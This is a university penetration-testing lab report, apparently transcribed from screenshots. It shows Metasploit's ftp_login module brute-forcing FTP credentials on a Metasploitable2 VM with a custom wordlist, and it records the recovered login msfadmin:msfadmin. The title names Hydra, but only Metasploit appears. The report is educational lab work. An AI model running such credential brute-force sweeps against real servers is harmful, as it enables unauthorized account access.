VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)


Hydra Password Cracking

NAME: DHEVATHA S P
REG NO.: 22BCE0826

NAME OF FACULTY: DR. Satish C.J
COURSE TITLE : Penetration Testing and Vulnerability Analysis Lab
COURSE CODE: BCSE319P
LAB SLOT: L55+L56
SEMESTER: Winter Semester 2024-25
CLASS NO.: VL2024250505928


Metasploit Password Cracking

1. Open the msfconsole




```
┌──(pinkhacker㉿kali)-[~]
└─$ sudo msfconsole
```

2. Searching for ftp_login and selecting 0




```
       .dOOo   .OOOOOOOOxOOOOO.   xOOd.
        .kOl  .OOOOOOOOOOOOOO.  .dOk,
          :kk;.OOOOOOOOOOOOOO.cOk:
            ;kOOOOOOOOOOOOOOOOk:
              ,xOOOOOOOOOOOOx,
                .lOOOOOOOOl,
                   ,dOd,
                     .

       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ftp_login

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                   normal  No     FTP Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf6 > use 0
```

3. Module options (cmd: show options)




```
Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted:
                                                none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                ploit/basics/using-metasploit.html
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
                                                 line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

4. Set the rhosts as the IP address of the Metasploitable2 (10.0.2.7) , username as msfadmin and set user_as_pass as true and run the exploit.




```
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted:
                                                none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                ploit/basics/using-metasploit.html
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
                                                 line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/ftp/ftp_login) > run
```

5. The result - login successful




```
   RHOSTS                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                  ploit/basics/using-metasploit.html
   RPORT             21                 yes       The target port (TCP)
   STOP_ON_SUCCESS   false              yes       Stop guessing when a credential works for a host
   THREADS           1                  yes       The number of concurrent threads (max one per host)
   USERNAME                             no        A specific username to authenticate as
   USERPASS_FILE                        no        File containing users and passwords separated by space, one pair per
                                                   line
   USER_AS_PASS      false              no        Try the username as the password for all users
   USER_FILE                            no        File containing usernames, one per line
   VERBOSE           true               yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > set user_as_pass true
user_as_pass => true
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 10.0.2.7:21           - 10.0.2.7:21 - Starting FTP login sweep
[!] 10.0.2.7:21           - No active DB -- Credential data will not be saved!
[+] 10.0.2.7:21           - 10.0.2.7:21 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.7:21           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > 
```

6. Creating a text file for passwords



```
┌──(pinkhacker㉿kali)-[~]
└─$ sudo nano password.txt
[sudo] password for pinkhacker:

┌──(pinkhacker㉿kali)-[~]
└─$ 
```


22BCE0826
Dhevatha S P



File Machine View Input Devices Help
File Actions Edit View Help

```
  GNU nano 7.2                                    password.txt *
nikhil1234
nikhilubuntu
ubuntu
password
1234
msfadmin
ubuntu678

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo
```


7. Running again with wordlist for the password (/home/pinkhacker/password.txt) with the previous settings and run the exploit



File Machine View Input Devices Help
File Actions Edit View Help

```
                                          none, user, user&realm)
   PASSWORD                          no       A specific password to authenticate with
   PASS_FILE                         no       File containing passwords, one per line
   Proxies                           no       A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false           no       Record anonymous/guest logins to the database
   RHOSTS                            yes      The target host(s), see https://docs.metasploit.com/docs/using-meta
                                              sploit/basics/using-metasploit.html
   RPORT             21              yes      The target port (TCP)
   STOP_ON_SUCCESS   false           yes      Stop guessing when a credential works for a host
   THREADS           1               yes      The number of concurrent threads (max one per host)
   USERNAME                          no       A specific username to authenticate as
   USERPASS_FILE                     no       File containing users and passwords separated by space, one pair pe
                                              r line
   USER_AS_PASS      false           no       Try the username as the password for all users
   USER_FILE                         no       File containing usernames, one per line
   VERBOSE           true            yes      Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 auxiliary(scanner/ftp/ftp_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /usr/share/wordlists/fasttrack.txt
pass_file => /usr/share/wordlists/fasttrack.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ftp/ftp_login) > run
```

8. Results



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: ~
File Actions Edit View Help
Right Ctrl

```
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /home/pinkhacker/password.txt
pass_file => /home/pinkhacker/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 10.0.2.7:21           - 10.0.2.7:21 - Starting FTP login sweep
[!] 10.0.2.7:21           - No active DB -- Credential data will not be saved!
[-] 10.0.2.7:21           - 10.0.2.7:21 - LOGIN FAILED: msfadmin:nikhil1234 (Incorrect: )
[-] 10.0.2.7:21           - 10.0.2.7:21 - LOGIN FAILED: msfadmin:nikhilubuntu (Incorrect: )
[-] 10.0.2.7:21           - 10.0.2.7:21 - LOGIN FAILED: msfadmin:ubuntu (Incorrect: )
[-] 10.0.2.7:21           - 10.0.2.7:21 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 10.0.2.7:21           - 10.0.2.7:21 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[+] 10.0.2.7:21           - 10.0.2.7:21 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.7:21           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > 
```